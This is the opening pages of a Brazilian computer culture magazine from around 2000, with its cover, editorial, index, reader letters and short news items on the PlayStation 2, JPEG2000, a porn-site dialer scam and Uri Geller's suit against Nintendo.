



Macintosh-Linux-Windows-BeOS-WinCE

Tecnologia - Informática & Comportamento

# Geek

aNO II - nÚMERO 7 - R\$ 9,90

O CÓDIGO É A FONTE

## ENTRE NO MUNDO DOS HACKERS

-Como são criados os vírus  
-DoS, cavalos de tróia e Back Orifice  
-Cracking & BadComs, ICQ War e Mail Bombs  
E outras kotz4s m4iz p4r4 v0-c...

## SEX MACHINES

Aparelhos para transar via Internet

## POLTERGEIST DIGITAL

Fantasmas e demônios invadem os micros

## PHOTOBORGs

O futuro da integração homem-máquina

## SINFONIA DAS MÁQUINAS

Os pioneiros da música eletrônica

## E mais:

-Blue Tooth: Comunicação sem fios  
-Peter Norton e Richard Stallman  
-Missão: Marte  
-Montanhas-Russas



## NO CD:

**Programas hackers e anti-hackers**  
Para Windows  
MacOS e Linux

**Sistemas Operacionais Completos**  
Corel Linux,  
6 mini-distribuições  
do Linux e BeOS

**E MAIS DE 1.000 SOFTWARES!**  
Veja os destaques  
no verso

Curso de  
**FLASH 4**  
Parte 1 de 2  
Oficial Macromedia

[www.geek.com.br](http://www.geek.com.br)





# Flash faz milhões de corações mais baterem forte diariamente.

O mundo conheceu  
o novíssimo Audi TT,  
através do Web Site  
[www.audiusa.com](http://www.audiusa.com).

Macromedia Flash fez  
as apresentações  
vetoriais, interativas,  
multimídia, e claro,  
de alta performance,  
como o Audi TT.

Se você quer seu Web Site  
em alta rotação,  
atingindo milhões de  
giros, então faça,  
o quanto antes,  
um test-drive  
com Flash,

Faça o download gratuito do Macromedia Flash 4  
em versão completa, válida por 30 dias  
em nosso Web Site:

[www.macromedia.com.br](http://www.macromedia.com.br)



add life to the web

  
macromedia®



# EDITORIAL

Capa: Máquina e equipamento usados pelo Dr. Steve Mann na performance "Safety Glasses", sobre photobugs e a opressão tecnológica (Foto: Arquivo Steve Mann)

Digerati: neologismo criado a partir da fusão dos termos "Digital" e "Literati".

Digital dispensa apresentações. Literati: o literato, o intelectual ávido por informação de qualidade.

Digerati é o literato da era digital, a pessoa forjada entre bits & bytes, faminta pela compreensão do novo.

A palavra apareceu pela primeira vez em 1992, no jornal New York Times, cunhada pelo repórter John Markoff. Ele procurava uma definição para pessoas altamente habilidosas na manipulação e tratamento da informação digital.

Hoje, nas palavras do próprio Markoff, Digerati aplica-se à "elite digital", a poderosos engenheiros, à terceira onda de intelectuais do mundo antenado.

Digerati é o nome de nossa editora, a editora da revista Geek. A Digerati Editorial é, a partir de agora, a eminência parda por trás da nova Geek.

Quem conhece a revista já notou as mudanças.

A quem não conhece, desejamos um bom mergulho na insanidade, no caos e na beleza dessa época revolucionária.

Deleite-se com a avassaladora potência da cultura digital movida a computadores, redes, chips e códigos.

Fascinados pela beleza da informação, na velocidade que só a tecnologia pode oferecer, declaramos atônitos e admirados que estamos aqui para confundir mais do que informar.


Cada página desse modesto exemplar foi produzida com a certeza de que no terceiro milênio, a confusão é a própria informação.

Não existe norte no mundo de zeros e uns. A direção quem faz é você.

Somos apenas barqueiros como o de Dante. Bon Voyage.

*O Editor*





Status: ON


Photobong - Version 2.8

Target Located

Axis x: 457\_2,9

Axis y: 000\_7,5





"Eu sei que vocês estão aí fora.  
Eu posso senti-los.  
Eu sei que vocês estão com medo..."



...medo de nós. Vocês estão com medo da mudança. Eu não conheço o futuro.  
Eu não vim aqui dizer como isso vai acabar. Eu vim aqui dizer como isso vai começar...  
Eu vou desligar esse telefone e mostrar a essas pessoas o que vocês não querem que elas vejam.  
Eu vou mostrar um mundo sem vocês. Um mundo sem regras nem controles, fronteiras ou limites.  
Um mundo onde tudo é possível. Onde nós vamos depois é uma  
escolha que eu deixo para vocês."

Fala de Neo, personagem de Keanu Reeves no filme Matrix



Tecno Metamorfose Cyber Ambulante  
pág.32



# Índice

## Seções

**Character**

**18**

Seres humanos que  
desequilibram

Peter Norton e Richard Stallman

Numa loja perto  
de você

**Beta**

Geeks, o livro e o  
novo Power Book da  
Apple

**29**

Tecnologia alterando  
o planeta

As montanhas-russas mais  
insanas do mundo

**E-World**

**50**

**Código-Fonte**

Algumas  
palavras  
pertinentes

Ninguém sabe  
o que vai  
acontecer  
amanhã

**66**

O que está a frente  
do nosso tempo

Blue Tooth, o chip que pulveriza fios

**Ahead**

**28**

**Hardware**

Equipamentos a  
serviço do homem

Sistemas digitais de  
reconhecimento

**30**

Os supérfluos  
mais desejados

**Geek Chic**

Camiseta com Bill  
Gates fichado,  
Pirulito para  
chupar cérebros

**53**

Remando no fluxo da infomaré

Uri Geller Vs. Nintendo, Freaks & Geeks na Fox,  
Cachorros eletrônicos, Playstation 2, Geek Pride  
2000, Rent a Geek, Ditadura.com, Quadrinhos  
tecnológicos e mais...

**In Tune**

**12**

**Hacker Space**

**48**

Notícias do  
underground

Testosterona hacker,  
Pena de morte, Filmes  
hackers, W4r3Sz!! e  
mais

**Scan**


**58**

Ampla avaliação  
de produtos

Show do Milhão, ES Rollers, Flash  
4, Rayman 2, Paeja Congelada  
e mais

29

How Two Lost Boys Rode the Internet out of Idaho



**GEEKS**

18

JON KAAS

50

24

53

12



# Como tornar-se um Hacker

38

O que diferencia um simples conhecedor de informática de um mestre da era digital? Conheça alguns segredos que podem levá-lo ao underground

# A Tecnologia do Prazer

24

Os equipamentos e softwares que você pode instalar no seu micro para explorar o prazer sexual que só as máquinas proporcionam

# Medo@Poltergeist.com

54

Os fenômenos paranormais também adaptam-se à tecnologia moderna. Às vezes com resultados assustadores...

# Tecno Metamorfose Cyber Ambulante 32

Photoborgs, os homens que vestem as máquinas e vêem o que ninguém consegue enxergar

# Sinfonia das máquinas

20

No começo do século XX, os visionários que escutaram música no barulho das máquinas

**FLASH 4 BeOS Corel Linux**

No suplemento encartado nessa edição, você encontra a primeira parte do manual para o Macromedia Flash 4, mais manuais para instalação dos sistemas operacionais incluídos no CD-ROM: BeOS e Corel Linux

24

# No CD Bônus

A relação completa dos softwares e arquivos contidos no CD Bônus dessa edição mais uma breve descrição você encontra no próprio CD. Na terceira capa há uma relação completa dos softs mais suas licenças e fabricantes. Abaixo alguns destaques:

Programas para hackers (Windows, Linux e Mac)  
Programas contra hackers (Windows, Linux e Mac)  
BeOS Personal Edition 5  
Corel Linux  
Curta-metragens digital (todas plataformas)  
E-Books (todas plataformas)


20

54

"They're here."

32





## Pornografia

A editora foi infeliz na escolha de material pornográfico na revista Geek Ano 2 Especial 2, que traz uma montagem de Bill Gates num corpo nu. A revista tem um bom potencial e um bom assunto não precisa de exagero na abordagem. Também fui do meio jornalístico e sei como funcionam estas coisas. Saibam que o público brasileiro é diversificado e a imprensa precisa ser imparcial em suas matérias/colocações. Ou é uma revista de informática ou pornográfica, as duas coisas não combinam numa mesma.

Ismael Alves Jr. por e-mail

## Linuxer

Gostaria de parabenizá-los pelo excelente trabalho que vocês vêm realizando na revista, principalmente na contribuição que vocês estão dando para o crescimento do Linux.

César Lyrio - Feira de Santana, BA por e-mail

## Geek até morrer

Eu sou geek mesmo !!!!  
A matéria sobre arqueologia da informática (Geek 2) foi muito legal, principalmente para mim que participei dessa época. Com 13 anos, meu maior prazer era ir à casa de um amigo para ver um autêntico TK 95 em pleno funcionamento. Ficava maravilhado com aquela estupenda máquina, com todas aquelas cores e sons. Nessa época aprendi a gostar de tecnologia. Não aguentava mais e comprei um computador. Um glorioso console da CCE

chamado MC 1000, um misto de Apple II Com TRSColor, verdadeira maravilha tecnológica sem o menor suporte ou programas. Mas o barato era o desafio

de ter um micro e ter que pegar o touro a unha. Depois disso entrei no lado "Apple" da vida, usando os clones do mercado nacional: Apple Laser IIc (Milmar); AP II (Unitron); TK 3000 (Microdigital); Spectrum ED (Scopus) etc. Tempos difíceis. Programas...só piratas. Periféricos...só importados ou feitos em casa. Suporte...só os amigos. Daí foi XT, AT 286, 386, 486 e Pentium 133 (atual). Mas o gosto por máquinas "órfãs" continua e recentemente adquiri um Apple Newton 2000, que já não está sendo mais fabricado (aliás, é onde estou escrevendo este e-mail). Agora os tempos são outros e o suporte está na Web. Mas que valeu matar saudade... Valeu!

Rivan L. de Souza por e-mail

"A EDITORA FOI INFELIZ NA ESCOLHA DE MATERIAL PRONOGRAFICO NA REVISTA GEEK ANO2 ESPECIAL2, QUE TRAZ UMA MONTAGEM DE BILL GATES NUM CORPO NU."

ISMAEL ALVES

## Derrubar o Monopólio

Que bom!! Uma revista com coragem de abrir suas páginas ao mundo Linux. E já virou exemplo para outras publicações que acordaram para a importância da derrubada do monopólio Bill Gates. Este homem teve seu momento de triunfo, tecnicamente falando, apenas quando criou o Apple em sua garagem. A partir daí se mostrou apenas um "comerciante" fabuloso, um grande enganador de milhões com seus fabulosos e imprescindíveis sistemas cheios de bugs. Abraços.

Kleber Zamperlini Alonso - Colina, SP por e-mail





## Inventor do E-mail

Estou escrevendo para tratar do inventor do e-mail (Geek 6). É ridículo.

1- Não é do meu conhecimento que em 1967 existissem máquinas eletrônicas de datilografia.

2- Como ligar plugs diferentes, já que o telefone era, e apesar de mudanças ainda é, ligado de forma bem diferente?

3- Como, hoje, conseguir tensão suficiente na linha telefônica para ligar uma máquina eletrônica?

4- Como transmitir dados pelo cabo de força?

Se todas essas questões me forem respondidas, acreditarei. Grato.

**José Sergio por e-mail**

## Tássia (chando)

Vamos fazer um site decente? E vamos mandar programas mais novos nos CDs? Aliás vamos me contratar para trabalhar? Estou cursando 2º.ano de comunicação social com habilitação em publicidade e propaganda.

PS - Apesar de conhecer pouco de flash, tem criança de 2 anos que faz coisa melhor que vocês. Compro a revista desde a nº 2 e a qualidade vem caindo.

**Will One - Taboão da Serra, SP por e-mail**

## Cyber Juazeiro

Por que a revista Geek demora tanto para chegar aqui? Parabéns, sou um colecionador assíduo da Geek. É uma ótima revista, senão a melhor.

**Francisco - Juazeiro do Norte, CE por e-mail**

*É o primeiro e-mail de Juazeiro do Norte que chega para a gente! Foi o bastante para despertar minha curiosidade. Como são os serviços de conexão à Internet por aí? E as lojas? Tem bastante gente conectada? E antes que me esqueça, obrigado pelo e-mail.*

**Alessio Fon Melozo**

**Editor - Geek**



A Internet em Juazeiro conta com dois provedores: a Net Cariri (mais modesta) e a Baydejbic (a minha) com recursos totalmente digitais e linhas para modems de 56k padrão v90 mais link de 256k, com a Embratel. Prestando a melhor qualidade de serviço da região, a Bayde tem a preferência da população, apesar da Net também ter seus afiliados. Acho que mais de 30% da população está conectada, poucas pessoas que conheço tem computador e não usam a Internet. Tudo aqui é ligado à Web, até meu colégio possui uma Intranet própria. Há uma verdadeira febre de internet na cidade. O mercado de informática em Juazeiro não é tão grande, mas é até razoável. Algumas boas feiras de tecnologia e informática acontecem aqui, com destaque para a FENEC, uma das maiores feiras de tecnologia do estado. Os eventos chegam a movimentar mais de trezentos mil reais. Parabéns pela revista, sou um grande fã e coleciono desde o nº 1. Acho que o sucesso deve-se principalmente às ótimas matérias. Obrigado pelo convite, valeu.

**Francisco - Juazeiro do Norte, CE**

**"VAMOS FAZER UM SITE DECENTE? E VAMOS MANDAR PROGRAMAS MAIS NOVOS NO CD? ALIÁS, VAMOS ME CONTRATAR PARA TRABALHAR?"** WILL ONE



## airahnegnE asreveR

Oi, pessoal da Geek. Tenho 20 anos e compro todas suas revistas já que são revistas para geeks como o próprio nome diz. Gostaria de fazer algumas sugestões/ pedidos:

Gostaria que vocês me explicassem direito o que é engenharia reversa;

Que tal fazer entrevistas com crackers?

Uma dica: achei um site na net

(<[www.brc.tsx.org](http://www.brc.tsx.org)>), que parece ser muito bom, mas por falta de conhecimento não entendo quase nada. Será que voces poderiam publicar mais sobre isso na revista? Abraços.

**Fabio D2 - Jundiaí, SP por e-mail**

*Engenharia reversa é abrir um programa fechado, e desmontá-lo. Algo como fazer o caminho inverso ao do desenvolvimento.*

**Entre em contato com a Geek e ganhe uma surpresa.**

**Por carta: R. Comendador Cantinho, 317 - SP - CEP 03603020**

**Por e-mail: [info@geek.com.br](mailto:info@geek.com.br)**

**Por fax: 0xx11 6191 2434**

**Por IP: 200.224.244.45**



# Freaks & Geeks

Seriado americano adota os geeks como personagens

Os geeks estão dominando o mundo.

Dessa vez a prova vem com um seriado produzido pela rede americana NBC e batizado de "Freaks & Geeks".

O seriado mostra o cotidiano de um casal de irmãos numa high-school americana, onde os alunos dividem-se entre os geeks (estudiosos, inteligentes, tímidos) e os freaks (preguiçosos, populares e festeiros)

Apesar do nome, os geeks do seriado estão mais para nerds. Todos vestem-se mal, há o inevitável personagem com óculos de ar de tartaruga e raramente eles aparecem mexendo em computadores ou aparatos tecnológicos. Freaks & Geeks lembra um pouco o seriado That 70's Show, a diferença é que tudo se passa nos anos 80, com direito a roupas e músicas da década.

O seriado conquistou uma enorme legião de fãs nas duas primeiras temporadas, mas mesmo assim corre o risco de ser cancelado devido à baixa audiência. Confira no canal FOX, transmitido pela TV a cabo.




Foto: NBC

ACIMA: ELENCO DO SERIADO.  
ABAIXO: O ASTRO DA SÉRIE, O GEEK-MOR BILL, INTERPRETADO POR MARTIN STARR

[www.freaksandgeeks.com](http://www.freaksandgeeks.com)




## Joint Photographic Experts Group 2000

Novo padrão vai comprimir gráficos assustadoramente

Finalizada no final de 99 e com previsão de aprovação oficial para 2001, a norma para compressão de arquivos JPEG2000 já é uma realidade.

De acordo com os técnicos da International Standards Organization (ISO), o novo JPEG permite comprimir arquivos duzentas vezes mais que o atual padrão, com melhor qualidade. O avanço interessa principalmente a programadores que já podem utilizar as novas especificações para testar a tecnologia.

[www.jpeg.org](http://www.jpeg.org)



Site que oferece serviços de especialistas em computação, de vários lugares do mundo com conhecimentos em diversas áreas. Inscrições resumem-se ao preenchimento de um formulário onde é detalhada a experiência do geek. Se você precisa de alguém para executar serviços, sem necessidade da presença física, é uma alternativa. Para os geeks brasileiros, é uma vitrine para o mundo.

**ALUGUE UM GEEK**

[www.rentageek.com](http://www.rentageek.com)

Fotomontagem: J.R.P.



Foto: www.bentnewpages.com

Sites eróticos alteram dial-up de internautas


Se você costuma acessar sites pornográficos estrangeiros, muito cuidado meu amigo. De uns tempos para cá, algumas dessas não muito respeitáveis empresas, vêm tirando proveito de internautas mais ingênuos. A operação é simples. Ao clicar para entrar no site, o usuário é desconectado de seu provedor e a configuração do seu dial-up é ajustada para conectar-se a provedores em pequenos países como São Tomé, Guiana e Madagascar.

Resultado: o incauto cybersexnauta recebe a conta no final do mês com tarifas em torno de US\$ 6,35 o minuto. Isso geralmente acontece no acesso a sites que não pedem cartão de crédito. O disclaimer para a operação geralmente fica escondido no fim da página onde pouca gente vê. Para evitar transtornos é melhor usar a mesma técnica do sexo convencional: prevenção.

[www.geek.com.br](http://www.geek.com.br)

Entrou em site de sexo e saiu pelado...





JIN KAZAMA,  
PERSONAGEM DO  
GAME TEKKEN E  
GAROTO  
PROPAGANDA DA  
CAPACIDADE  
GRÁFICA DO  
PLAYSTATION 2

Imagem: Namco

## Linux inside

O Playstation 2 roda uma adaptação do Linux. Se a Sony liberar a documentação do sistema, será possível, com auxílio de um HD e de um modem (acessórios previstos pela Sony), transformar o console num computador barato e potente. Além disso, o PS2 vem equipado com entrada para cartões PCMCIA, duas entradas USB e uma entrada FireWire. As possibilidades, se liberadas (ou crackeadas), são infinitas.

TELA DO GAME RIDGE  
RACER V, ESTRELA  
DO PS2



# Caixa de Pandora

## Sony lança o Playstation 2: um novo paradigma para indústria

Há alguns anos, Sony e Nintendo fecharam uma parceria para que a primeira produzisse um drive de CD-ROM a ser instalado no videogame SuperNintendo. Quando a Nintendo desistiu de colocar um CD-ROM no console, Ken Kutaragi, o funcionário da Sony responsável pelo projeto, achou que seria um desperdício abandonar a idéia. Kutaragi san seguiu em frente, apresentou seu projeto de sistema de entretenimento familiar à Sony e dominou o mercado com seu Playstation, o console mais vendido da história. Já bastaria para um roteiro com final feliz, mas Kutaragi surgiu com um projeto ainda mais impactante. No ano 2000, o guru da Sony apresenta ao

mundo o Playstation 2.

### Performance

As formas agudas e a aparência de torradeira do aparelho escondem um absurdo em tecnologia. Em números absolutos, o Playstation 2 consegue ter uma performance mais de três vezes superior a de um Pentium III. Seu processador central, o Emotion Engine, é capaz de processar violentas

O PLAYSTATION 2  
CONSEGUE TER UMA  
PERFORMANCE MAIS DE  
TRÊS VEZES SUPERIOR A  
DE UM PENTIUM III.

séries de informações envolvendo pontos flutuantes. E aí está a beleza do console, a capacidade de replicar o mundo real, sem sobrecarregar os programadores com rotinas desnecessárias. O Playstation 2 gera em tempo real efeitos que fazem dos jogos verdadeiros shows de computação gráfica.

Não bastasse tudo isso, ainda reproduz filmes DVDs.

Mas o que mais interessa para os geeks é a possibilidade de usar o PS2 como ferramenta.

O videogame roda uma versão modificada do Linux, quer dizer, seu sistema pode ser direcionado para outras aplicações. Exemplo, um programador

conseguiu, usando um toolkit do Playstation 2, adaptar o emulador MAME ao sistema (veja box). Nunca na história do entretenimento eletrônico algo do tipo ocorreu. Ken Kutaragi marca mais um gol.

ESTAÇÃO PARA DESENVOLVIMENTO DO  
PLAYSTATION 2




Foto: Divulgação

## JEITINHO JAPONÊS

Mal o PS2 saiu no Japão, já existem modos de burlar suas travas. O drive de DVD deveria reproduzir apenas filmes da região japonesa, mas usuários descobriram como reproduzir filmes americanos. A venda de DVDs disparou. Da mesma forma, um programador conseguiu rodar um emulador feito para PCs no TOOL do PS2 (foto acima). O TOOL rodou a ROM do game Pac Man. Assim que o console for lançado no ocidente, no final de 2000, as possibilidades de destravamento aumentarão exponencialmente.



FUROR NA  
IMPrensa  
DURANTE  
O  
LANÇAMENTO  
DO PS2

Foto: Reprodução

www.geek.com.br



## Uri Geller X Nintendo

O paranormal mais pop do mundo resolve processar os Pokémons




Foto: Divulgação

Uri Geller, o psicocinético que ficou famoso entortando talheres e fazendo relógios funcionarem, quer receber US\$100 milhões da

Nintendo por ter sua imagem associada a um pokémon. O médium alega que o personagem

Kadabra foi baseado em seus feitos. No desenho, Kadabra tem poderes psíquicos, lê mentes e entorta talheres só com a força do pensamento. O principal motivo para Geller querer uma indenização é a suástica invertida que aparece na testa da forma evoluída do Pokémon. A suástica, ao contrário da conotação nazista, é um símbolo de boa sorte da cultura japonesa. "Isso é uma afronta a meu povo", afirmou Geller em entrevista para o canal americano ABC. "Israel e todo o povo judeu não pode continuar a tolerar esse insulto", explica.

A gigante Nintendo, famosa por processar hackers, crackers e programadores, vai provar de seu veneno. Apesar das evidências de que a suástica não passa de uma infeliz coincidência, o nome do personagem Kadabra no Japão é Uri Geller, ou Geller Maligno.

Uri Geller, em ostracismo desde que foi desafiado a provar seus poderes em laboratório e falhou, pega carona no expresso Pikachu.

## Museu

MSX - linha de computadores de 8 bits, lançada em 1982 no Japão, espalhada pela Europa e América do Sul nos 5 anos seguintes e virtualmente desconhecida nos EUA. No Brasil ganhou duas versões: o HotBit da Sharp e o Expert da Gradiente.



"Hoje é um grande dia para os programadores".

Raymond Vasvari Satiro, diretor da American Civil Liberties Union, ao receber a sentença de uma corte federal considerando linhas de código como forma de expressão. Com essa decisão, códigos-fontes podem ser livremente divulgados, pois o primeiro artigo da constituição americana garante a "liberdade de expressão".

## O que é Geek?

De onde tiramos o nome dessa revista?


